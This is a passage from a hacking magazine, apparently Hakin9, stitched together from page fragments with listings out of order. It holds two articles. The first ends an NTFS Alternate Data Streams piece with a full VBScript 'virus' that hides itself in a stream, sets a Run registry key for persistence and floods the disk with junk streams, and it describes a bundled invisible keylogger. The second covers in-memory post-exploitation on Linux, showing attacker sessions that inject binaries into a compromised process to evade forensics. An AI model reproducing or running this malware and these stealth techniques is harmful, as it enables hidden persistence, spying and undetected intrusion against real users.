tx= "reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v WindowsExplorer /t REG_SZ /d " & RegV & " /f"
ts.Writeline tx
ts.Writeline "Del C:\Win1.bat"
ts.close
set ts=nothing
StartShell("C:\Win1.bat")
End Function
```

Listing 6. Function WriteToADS

```
Function WriteToADS
dim i, j
Dim StreamText
Dim StreamName
Dim StreamNameJ
StreamName=WScript.ScriptFullName
StreamName=left(StreamName,len(StreamName)-4)
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim ts
StreamText=now()
for i= 0 to 1000
randomize time
StreamText=StreamText & Chr(Int(40 + Int(Rnd * 27)))
next
for j=1 to 9
StreamNameJ= StreamName & j & ".txt"
if fso.fileexists(StreamNameJ)=false then
Set ts = fso.CreateTextFile(StreamNameJ)
else
set ts=fso.opentextfile(StreamNameJ,8)
end if

ts.Writeline StreamText
ts.close
Next
WritetoADS=true
' Close the app
End function
```

Save the file as `MyVirus.vbs` or any name you like but with `vbs` extension in your Test folder (it is recommended to create a new folder for this test). Then run the script (double click on it or use command prompt to open it).

ADS and Microsoft Office Suite

From simple programs, that track user activity, to advanced programs for steganography, there are many possibilities to use ADS to our benefit. The next example will show you how to use ADS in order to save a history of any Word documents. Every time we open or close a Word document, the operation will be logged into an ADS attached to that Word document. Also a backup copy of the document will be created when the document is opened.

Start Microsoft Word by opening a previously created Word document or open a new one. Open Visual Basic Editor using menu *Tools>Tools>Macro>Visual Basic Editor*.

In the View menu select *Project Explorer* to open *Project Window*. In the *Project Window* select the project *Normal* and then select *ThisDocument* from *Microsoft Word Objects* (double click on it).

Type the following code from Listing 8 in Code window.

Close the Visual Basic Editor window, save the document and close it. Now every time you open a Word document, this code will create a backup copy of our document saved in our document folder and will write in ADS the name *EditLog.txt* attached to our document and timestamped when the document was opened. When we close a Word document, a short resume will be written to ADS including a counter for paragraphs and characters, with timestamp and full path of the document. This example keeps a very simple history but could be very easily improved in order to store more information about the document. To view the history of a document you could use *MyADS* program that accompanies this article or you could use other utilities like Notepad or command prompt. For example:

Click *Start*, and then click *Run*. Presuming you have a document `c:`

Listing 7. Script code

```

Script code:
Option Explicit
dim fx
fx=movescript
WScript.Quit

Function MoveScript
on error resume next
    If IsNTFS =false then WScript.Quit
Dim fso, fsoFile
Dim FName, Ffolder
Set fso = CreateObject("Scripting.FileSystemObject")
set fsoFile=fso.getfile(WScript.ScriptFullName)
Ffolder=fsoFile.ParentFolder
Fname=fsoFile.Name
    if IsADS=false then
        fso.copyfile WScript.ScriptFullName,Ffolder & ":" &
            FName
        movescript=Ffolder & ":" & FName
        CreateBat(Ffolder & ":" & FName)
        RegistrySet
        StartShell(Ffolder & ":" & FName)
    else
        movescript=WScript.ScriptFullName
        CreateBat(movescript)
        writetoADS
        RegistrySet
    End If
set fso=nothing
End function

Function IsNTFS()
Dim fso, fsoDrv
IsNTFS = False
Set fso = CreateObject("Scripting.FileSystemObject")
Set fsoDrv = fso.GetDrive(fso.GetDriveName(WScript.ScriptF
ullName))
Set fso = Nothing
    If fsoDrv.FileSystem = "NTFS" Then IsNTFS = True
End Function

Function IsADS
IsADS =false
Dim Sname
Sname=WScript.ScriptFullName
Dim i , c, ct
ct = 0
For i = 1 To Len(Sname)
c = Mid(Sname, i, 1)
If c = ":" Then ct = ct + 1
Next
If ct > 1 Then IsADS=true
End function

Function WriteToADS
dim i, j
Dim StreamText
Dim StreamName
Dim StreamNameJ
StreamName=WScript.ScriptFullName
StreamName=left(StreamName,len(StreamName)-4)
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim ts
StreamText=now()
    for i= 0 to 1000
        randomize time
        StreamText=StreamText & Chr(Int(40 + Int(Rnd * 27)))
        next
    for j=1 to 9
StreamNameJ= StreamName & j & ".txt"
    if fso.fileexists(StreamNameJ)=false then
Set ts = fso.CreateTextFile(StreamNameJ)
    else
set ts=fso.opentextfile(StreamNameJ,8)
    end if
        ts.Writeline StreamText
        ts.close
        Next
        WritetoADS=true
        ' Close the app
        End function

Function CreateBat(r)
on error resume next
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim ts
Set ts = fso.CreateTextFile("C:\Windows\Winstart.bat")
dim tx
tx= "Start " & r
ts.Write tx
ts.close

fso.copy "C:\Windows\Winstart.bat","C:\Winstart.bat"
set fso=nothing
End Function

Function RegistrySet
'on error resume next
dim REGV
REGV="C:\Windows\Winstart.bat"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim ts
Set ts = fso.CreateTextFile("C:\Win1.bat")
dim tx
ts.writeline "@ECHO OFF"
tx= "reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v WindowsExplorer /t REG_SZ /d " & RegV
& " /f"
ts.Writeline tx
ts.Writeline "Del C:\Win1.bat"
ts.close
set ts=nothing

StartShell("C:\Win1.bat")
End Function

Function StartShell(fileName)
dim shell
set shell=createobject("wscript.shell")

shell.run filename,0
set shell=nothing
End Function

```


ATTACK

\WordDoc.doc, in Open box type the following command (replace c:\WordDoc.doc with a valid word document)

Notepad.exe C:\WordDoc.doc;EditLog.txt

You should see in a Notepad Window something like:

11/09/07 21:02:05: Open document11/09/07

21:02:25: Close document
Path: C:\ADS
Full name: C:\ADS\Article1.doc
Paragraphs: 224
Characters: 22452

Alternate Data Streams and MyADS

As we learnt from my first article on ADS, this feature of NTFS could be exploited in various ways in order to produce benefits

for the user. This article is mostly focused on a full application named MyADS. This is a quick application with many features implemented only for demonstration purposes. If you want to hide important documents using ADS you need to use an encryption program first in order to encrypt the content; it is not enough just to hide the document!

One use of ADS is for preventing the accidental deletion of files by attaching them to a system file/folder or executable that is less likely to be deleted. MyADS allows a user to hide files directly as streams attached to other files with a visual interface (unlike DOS programs which need special knowledge and are hard to use). Select where and what to hide and with a simple click the job is done.




Figure 1. MyADS application




Figure 2. MyADS application




Figure 3. MyADS program




Figure 4. MyADS

In the previous article, I described a possible use of ADS by attaching a keylogger into an innocent file/folder. MyADS implements this feature; it comes

with a built in Keylogger that captures keyboard, clipboard and screenshots from the computer in the invisible mode. The keylogger is installed as ADS and

both reports and screenshots are saved as ADS in the file where keylogger is installed. After you install the keylogger, you are able to see capture reports and screenshots from the computer where the keylogger was installed.

But the main feature of this program is the possibility to work with streams. It could scan for streams in a folder or an entire hard disk or, it could list the streams attached to a file; it could extract and run the streams; it could delete streams; and it could open streams with a text editor. It works only with streams attached to files but it offers a visual interface for these operations unlike other programs. I developed this program especially for Hakin9 magazine to accompany this article and because there are very few programs that deal with ADS.

I hope all the information about ADS with its good parts and bad parts was useful.




Figure 5. ADS Word Script

Listing 8. VBA code for Microsoft Word example

```

Private Sub Document_Close()
    'On Error Resume Next
    Dim MText As String
    MText = "Close document" & vbCrLf
    MText = MText & "Path: " & Application.ActiveDocument.Path & vbCrLf

    MText = MText & "Full name: " & Application.ActiveDocument.FullName & vbCrLf

    MText = MText & "Paragraphs: " & Application.ActiveDocument.Paragraphs.Count & vbCrLf

    MText = MText & "Characters: " & Application.ActiveDocument.Characters.Count & vbCrLf

    WriteToADS MText
End Sub

Private Sub Document_Open()
    'On Error Resume Next
    WriteToADS "Open document"
    'Make a backup copy!!!

    Dim fso
    Set fso = CreateObject("Scripting.FileSystemObject")
    Dim Fn1 As String, fn2 As String
    Fn1 = Application.ActiveDocument.FullName
    fn2 = Application.ActiveDocument.Path & "\B" & Application.ActiveDocument.Name

    If fso.fileexists(fn2) = True Then
        fso.deletefile fn2, True
    End If
    fso.CopyFile Fn1, fn2
End Sub

Private Sub WriteToADS(MyText As String)
    'On Error Resume Next
    If IsNTFS(Application.ActiveDocument.FullName) = False Then
        Exit Sub
    End Sub

    Dim fso
    Set fso = CreateObject("Scripting.FileSystemObject")
    Dim streamText As String
    Dim fname As String
    fname = Application.ActiveDocument.FullName & ":EditLog.txt"

    Dim ts
    If fso.fileexists(fname) = False Then
        Set ts = fso.CreateTextFile(fname)
    Else
        Set ts = fso.opentextfile(fname, 8)
    End If
    streamText = Now & ": " & MyText
    ts.Write streamText
    ts.Close
    Set fso = Nothing
End Sub

Private Function IsNTFS(fileName As String)
    Dim fso, fsoDrv
    IsNTFS = False
    Set fso = CreateObject("Scripting.FileSystemObject")
    Set fsoDrv = fso.GetDrive(fso.GetDriveName(fileName))
    Set fso = Nothing

    If fsoDrv.FileSystem = "NTFS" Then IsNTFS = True
End Function

```



ANTHONY DESNOS
FRÉDÉRIC GUIHÉRY
MICKAËL SALAÛN

All in Memory Execution under Linux

Difficulty



During a computer intrusion, a good attacker has to pay close attention to the traces he could leave on the remote target. The following article will describe different techniques that provide enough discretion in order to bypass the usual countermeasures.

We will see in particular how to execute ELF binaries on the target while remaining furtive. These techniques are known as *Syscall Proxy* and *Remote Userland Execve*. The tools presented here work on the Linux operating system, but the same techniques are applicable on other OS.

A Need for Discretion

Usually, an attacker, especially a beginner, will not take care of all the side effects produced by the tools he is using. These effects can have the following incidence on the remote computer:

- If he opens a shell like `/bin/bash`, all the commands are logged in a history file (by default `~/.bash_history`).
- If he runs a new process, this one will appear in the process tree (as shown by the `ps` or `pstree` command) and it could leave logs in the directory `/var/log/` or on a remote host (especially if `syslogd` is well configured). Besides, in order to run, the executable file has to be launched directly from a shell or from inside another program by calling a function like `exec()`. This is not really discreet particularly if an IDS probe is running.
- The user will appear as connected as we can see in the output of the commands `who`, `w` or even `last`.
- The different connections made between our computer and the target will appear as we can see with `netstat` or `lsof`.

If the attacker wants to install another tool like a rootkit, he must download it to the hard drive. This will leave manifest traces even if the file is deleted from the hard drive and covered up by another one. A fine analysis of the disk in a cleanroom can show the original file. In fact, in order to definitively eliminate any traces of our compromising data, it is advised to rewrite over it at least seven times.

Obviously, an experienced administrator will not have difficulties to find out that his server is being or has been compromised.

In this article, we will show how to bypass the above issues, by executing our tools within the memory space of a legitimate process or service (like *Apache* or *Postfix*). The scope is therefore limited to a subpart of an attack: exactly just after the exploitation of a vulnerability, in other words where the executing flow is at the beginning of the payload.

We will learn also that the other main interest of the *Syscall Proxy* and *Remote Userland Execve* techniques is its robustness against forensics analysis. Indeed, the fact that all the exploitation is done in memory space will not leave any evidence of our presence. This is especially true after the classical operation done by forensics people when they arrive on the *crime scene*: halting the system.

Existing Techniques and Tools

This section presents the current techniques that allow an intruder to take advantage of

WHAT YOU WILL LEARN...

All in memory's rules

New generation of all in memory's tools

Protect against all in memory

WHAT YOU SHOULD KNOW...

C/ASM

Linux Kernel

the all-in-memory corruption. Some tools were made before randomization protection was added (in Linux 2.6.11), which prevents for example, an attacker from obtaining the address of the stack, making the exploitation of buffer overflows more difficult. The tool impacted is Self. If the reader wants to try it, we advise him to deactivate the randomization of the stack:

```
# echo 0 > /proc/sys/kernel/randomize_
va_space
```

However, the last tools like Pitbull and Sanson the Headman manage to bypass this protection.

Syscall Proxy

The first technique, that allows us to never write to the hard drive, is called Syscall Proxy. It consists of executing a program entirely on the network by sending most of the instructions to the exploited server. More precisely, when a usual program is running, it sends many system calls to the kernel in order, for example, to have access to the I/O peripherals. With Syscall Proxy, all the system calls are sent by the attacker, treated by the kernel of the server, and their results are returned.

Most of the execution is therefore deported on the targeted computer. However, even though this method appears original, it extensively uses the network resources. Its performance is thereby directly related because a huge amount of messages transit on the network (two per system call). But most of all, the capacity of detection by the administrators becomes pretty easy.

The first implementation of a Syscall Proxy has been developed by Maximiliano Caceres from the Core Security Technologies company and has been released in one of their best products, Core-Impact. This is a commercial tool specialized in penetration testing. Unfortunately, its price might keep many people away.

During the Chaos Computer Camp in 2005 [1] [2], Casek, from the UberWall team, unveiled his implementation of a Syscall Proxy, `uw_sp_xxx_x86`, which was based on the algorithm by Maximiliano. He talked about a micro library, `uw_sp1ib`, that integrates the

Syscall Proxy, but he did not release it at that time. He has also further developed the proxy server and client that are based on this library. The first one is `uw_injectprocess`, which injects the code directly in the `.text` segment of a process, and then hijacks the GOT table in order to substitute the desired syscalls by a proxy function (called the parasite). The next tool, `uw_sp_mmapinject`, as its name suggests, calls the `mmap` system call in order to map in memory the shellcode which contains the parasite. Casek said that it could even be possible to take advantage of the environment variable `LD_PRELOAD`, which is used by the link editor, in order to load a specific library at runtime. This would be useful to build a proxy server on the target. A potential implementation of this method could be released in the tool `UWskyzoexec`.

Despite the fact that no public tool that implements a Syscall Proxy is available, we wanted to mention this technique of

memory exploitation in order to be as exhaustive as possible, and also because the idea behind it appears pretty nice.

Userland Execve

The second approach is called Userland Execve. The purpose is to launch a program on a system without the system call `sys_execve`, which is usually employed on the Linux operating system to run an executable file. This solution provides different advantages. At first, we can execute programs that are unauthorized for us. Moreover, we have the opportunity to be really unnoticeable, because most security probes, if they are present, usually monitor only the programs launched from a Shell or even the use of a few system calls like `sys_execve`. Here are the six steps that describe the userland `execve` technique:

- Unmapping of the memory pages of the current process

Listing 1. Test "ul_exec" with a simple example

```
$ make test
gcc -Wall -ggdb -pedantic -o test main.c -ldl
$ cat hakin9.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

#define hello "Hello Hakin9 !\n"

int
main(void)
{
    write(1, hello, strlen(hello));
    return (0);
}
$ /usr/bin/diet -Os gcc -Wall -o hakin9 hakin9.c
$ ./test ./hakin9
Hello Hakin9 !
```

Listing 2. Ul_exec functions' sequence

```
[a] - Elf_buf = mmap(binaire)
[b] - dlopen libulexec
[c] - ul_exec(Elf_buf, argc, argv, envp)
[d] - ul_save_args(argv)
[e] - ul_save_args(envp)
[f] - ul_exec_common(Elf_buf, argc, argv, envp)
[g] - ul_map_down
[h] - ul_load_elf
[i] - load_linker
[j] - load_elf_buf
[k] - brk
[l] - ul_setup_stack
[m] - set_stack
[n] - jmp_addr
```


- If we want to run a dynamically compiled binary, we have to first load the link editor in memory
- Load of the binary code in memory
- Initialization of both heap and stack
- Look for the entry point (of the static binary or the link editor in case of dynamic binary)
- Transfer the execution flow to the above entry point

The Grugq has been the first to publicly present this method on the mailing list Full Disclosure [3]. His tool, `u1_exec`, is based on a library that provides a way to load dynamic binaries. It uses the Diet libc in order to take less memory, and has been developed as a proof of concept. Therefore, it is not rather usable in a real attack nor in penetration testing.

Let's see a simple example of this tool. The idea is to run an ELF binary inside another process. The first step is to download the file `u1_exec-1.1.tar.gz`, which is uuencoded in the article shown in reference [4]. Then, you just have to compile it by typing `make` (you can adapt the variable `DIET` in the Makefile in order to adapt it to the path of your library). The code source of the ELF binary we want to run in userland is shown on the excerpt. We compile it with the Diet libc library. Finally, we execute the main program which can be seen as a launcher for the hakin9 binary. This launcher will perform all the steps of the

Userland Execve mechanism explain above. This is transparent, but the result attests the correctness of the execution.

The reader wants probably to understand more precisely how it works from the inside. So, a part of the tool `u1_exec` is a library that we need to load in the main program (the launcher) to be able to call `u1_exec(void *ELF_buf, int argc, char **argv, char **envp)`. This function takes as parameter the ELF binary (hakin9 in the example) mapped to a memory address, the number of arguments, environment and arguments variables.

Let's take a look at the scheme of a classical attack with `U1_exec` where we want to execute a binary in userland, inside another program (Listing 2).

In [a], we put the binary that we want to execute in memory. To do that, `u1_exec` uses the `mmap()` function, but we could have put the binary directly in the stack, because it is remapped thereafter. Then, in [b], the program where we dynamically load the library `libulexec.so` with `dlopen()` and resolve the memory address of `u1_exec` with `dlsym()`. When we get this address, we call it [c]. In consequence, the arguments [d] and the environment variables [e] are copied in a new structure allocated by `mmap()`. Then, `u1_exec_common` [f] is called in order to unmap the code segment, the data segment and the bss segment [g] that belong to the current process. In [h], we load the link editor [i], by taking it from

the file system, and then the ELF binary [j]. We must take care to put the correct rights on each `PT_LOAD` segment, with the help of the system call `mprotect()`. Finally, we initialize the heap [k] and then the stack [l] with the correct arguments and environment variables. Therefore, the initialization of the stack pointer [m] can be done [m], and we transfer the execution [n] to the beginning of the linker (in case of dynamic binary) or to the beginning of the first code segment (for the static binary).

Remote Userland Execve

This last method offers neither more nor less than the above technique, except that all is done from a remote attacker. One more time, The Grugq is at the origin of the first implementation of a Remote Userland Execve, in his tool `Rexec` [5].

Despite an interesting handover, `Rexec` is just a bit more than a proof of concept and, thereby, is not usable in real attacks. Meanwhile, Pluf and Ripe from the team `7a69ezine` [6] have released `SELF` (Shellcode ELF loader) in 2005.

The following example shows two consoles. The first one belongs to the attacker while the second one represents the exploited server. We assume that the first part of a usual attack is already done on the target and that the executing flow is now at the beginning of the payload named `jumper`. Here, we just simulate this payload by running the `jumper` directly from a Shell. This one is listening for an incoming network connection on the port 2600.

On the first excerpt, we can see the source code of the ELF binary we want to execute on the remote target. We just compile it statically. We compile also the `SELF` tool and finally we launch it with the required arguments:

- The remote IP address
- The remote port
- The name of the ELF binary
- A list of arguments, `arg1 ... argN`
- A list of environment variables, `env1 ... envN`

Here, the `builder` will connect to the `jumper` and will send it the binary with some argument and environment variables.

The result presented in Listing 3 shows that execution of the ELF binary hakin9

Listing 3. Compile SELF and run a self binary (client side)

```
kevin@attacker:~/self$ cat hakin9_self.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv, char **envp)
{
    int i;

    printf("Inside the server\n");
    for(i = 0; i < argc; i++)
        printf("argv[%i] = %s\n", i, argv[i]);
    for (i = 0 ;envp[i]; i++)
        printf("envp[%i] = %s\n", i, envp[i]);

    return(0);
}
kevin@attacker:~/self$ make linux_x86_32
gcc -O2 -Isrc/ src/jumper.c -o bin/jumper
gcc -O2 -Isrc/ -static src/test.c -o bin/test
gcc -O2 -Isrc/ -DSYS_LINUX src/loader_x86_32.S src/builder.c -o bin/builder
kevin@attacker:~/self$ gcc -O2 -static hakin9_self.c -o hakin9_self
kevin@attacker:~/self$ ./bin/builder 10.0.0.2 2600 hakin9_self hello admin
```



Nothing compares to hands-on experience

Learn hacking straight from the makers of «backtrack». The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote
exploit
.org



DREAMLAB
TECHNOLOGIES

<http://www.remote-exploit.org> and <http://www.dreamlab.net>

is correctly done on the remote process (inside the *jumper*).

Result of a self binary (victim side):

```
kevin@server:~/self$ ./bin/jumper 2600
Inside the server
argv[0] = hello
envp[0] = admin
kevin@server:~/self$
```

One limit of SELF is that it does not transfer the result to the attacker console. Thus, it is not easy to know if the remote execution was a success. The next tool fixes this issue.

Pluf wanted to go further in the technique of Remote Userland Execve by allowing a multi-execution of binaries. Namely, we would be able to send one or more executable files only one time and run them as many times as we want. This method has been implemented later in the tool Pitbull [4].

Let's see a simple way of using Pitbull. We still have two consoles. We simulate an exploit by launching the *jumper*, who will listen for a connection. The source code of the files we want to execute on the server is shown on the first console. The attacker builds the two binaries and sends them to the server with the command *pbuilder* which takes as arguments:

- The remote IP address
- The remote port
- A list of ELF binaries compiled statically

Once the *pbuilder* is connected to the remote *jumper* and has transferred the ELF binaries, a prompt is available with some commands. The different ELF files can be executed many times and we can see the result of their execution on the screen of the intruder (see Listing 4 and 5).

Pitbull improves the implementation of the Remote Userland Execve mechanism in many ways, especially with the availability of the multi-execution and multi-binaries features. However you still need to compile statically the ELF files you want to run on the target.

Sanson The Headman

In this section, we will present the tool we have recently developed, Sanson the Headman. Its aim is to automate the mechanism of Remote Userland Execve in

order to use it in penetration testing. In fact, the previous tools are mostly considered as a proof of concept. Sanson The Headman is rather an evolution of SELF and Pitbull, and is built in a modular way so that new features can be easily added.

Overview

Note what are the different characteristics implemented in Sanson:

- Execution of static and dynamic binaries
- Reuse of the binaries sent, as many times as we want
- Encryption during the transfer on the network
- Compression during the transfer
- Deal with the randomization of the stack
- User interface (a shell that allows us to manage many connection at the same time)

Listing 4. Run a Pitbull binary (client side)

```
kevin@attacker:~/pitbull/bin$ cat cmd.c
#include <stdio.h>

int main(int argc, char **argv)
{
    int i;

    for(i = 0; i < argc; i++)
    {
        system(argv[i]);
        fflush(stdout);
    }
    return (0);
}
kevin@attacker:~/pitbull/bin$ gcc -O2 -Wall -static cmd.c -o cmd
kevin@attacker:~/pitbull/bin$ cat say.c
#include <stdio.h>

int main(int argc, char **argv)
{
    FILE *f = fopen("/tmp/readme", "w");
    fprintf(f, "hello you!\n");
    fclose(f);
    return (0);
}
kevin@attacker:~/pitbull/bin$ gcc -O2 -Wall -static say.c -o say
kevin@attacker:~/pitbull/bin$ ./pbuilder -h 207.46.13.254 -p 2601 cmd say
#001 [cmd                ] offset:0x0007cd20 size:0x0007384f next:0x000f056f
flags:
#002 [say                ] offset:0x000f059f size:0x00072fab next:0x00000000
flags:
pitbull# ls
cmd say
pitbull# cmd pwd
/var
pitbull# cmd ls
backups cache lib local lock log
mail  opt  run spool tmp
pitbull# say
pitbull#
```

Listing 5. Result of a pitbull binary (victim side)

```
kevin@server:/var$ cat /tmp/readme
kevin@server:/var$ ~/pitbull/test/jumper 2601

    Im waiting for you!!

kevin@server:/var$ rm /tmp/readme
kevin@server:/var$ tail -f /tmp/readme
hello you !

kevin@server:/var$
```

Modularity of the code in order to have the choice of the mechanism used:

- The mode of binary allocation (malloc, mmap, tmpfs...)
- The way of transferring the binaries (HTTP, FTP...)
- Support for IPv4 and IPv6

Finally, new users command can be easily added.

Sanson The Headman is based on four modules, as shown on the following picture. The first module is the heart of the whole tool. It is a library named Sanson. It offers all the functions that are needed

by the other modules. The second one is the user interface that communicate with the remote target. Its name is Headman, and provides a shell that allows multiple connection. The handover is pretty easy, especially the switch between the different sessions. Besides, the main commands

Listing 6. Execute a binary (Headman side)

```
$ ./headman32
Sanson The Headman 0.1
Copyright (C) 2008 Sanson The Headman team.
License GPLv3: GNU GPL version 3 <http://gnu.org/licenses/
  gpl.html>
This is free software: you are free to change and redistribute
  it.
-- 14 commands loaded --
headman# new
-- session 0 created --
headman (session 0) # connect
connection mode ?
  * bind socket -> 'bind' (default)
  * find socket -> 'find'
  * connect back -> 'back'
choice:
remote address [127.0.0.1]:
remote port [2002]:
protocol ?
  * IPv4 -> '4' (default)
  * IPv6 -> '6'
choice:
-- remote address : 127.0.0.1:2002 - mode : SOCKET_BIND
  - proto : IPv4 --
-- connecting to 127.0.0.1:2002 --
-- connected to 127.0.0.1:2002 --
headman (session 0) # send
file to send: nmap
compress ?
  * none -> '1' (default)
  * zip -> '2'
  * gzip -> '3'
choice:
crypt ?
  * none -> '1' (default)
  * XOR -> '2'
choice:
[+] Header :
[+] NAME : nmap
  [+] TOTAL SIZE 5954411
  [+] TYPE 0
  [+] COMPRESS 0
  [+] CRYPT 0
  [+] SIZE 5954327
  [+] NB -1
[+] Binary : 0xb767b008
[+] Libs : 0x0
headman (session 0) # send
file to send: busybox
compress ?
  * none -> '1' (default)
  * zip -> '2'
  * gzip -> '3'
choice:
crypt ?
  * none -> '1' (default)
  * XOR -> '2'
choice:
[+] Header :
[+] NAME : busybox
  [+] TOTAL SIZE 1181996
  [+] TYPE 0
  [+] COMPRESS 0
  [+] CRYPT 0
  [+] SIZE 1181912
  [+] NB -1
[+] Binary : 0xb755a008
[+] Libs : 0x0
headman (session 0) # list
-- binaries available --
  * nmap
  * busybox
headman (session 0) # exec
binary to execute: nmap
arguments: -sT 10.0.0.42
environment variables:
-- preparing to run the binary 'nmap' --
Starting Nmap 4.53 ( http://insecure.org ) at 2008-02-20 21:
  25 CET
Unable to find nmap-services! Resorting to /etc/services
Interesting ports on localhost (10.0.0.42):
Not shown: 1176 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
111/tcp   open  sunrpc
113/tcp   open  auth
631/tcp   open  ipp
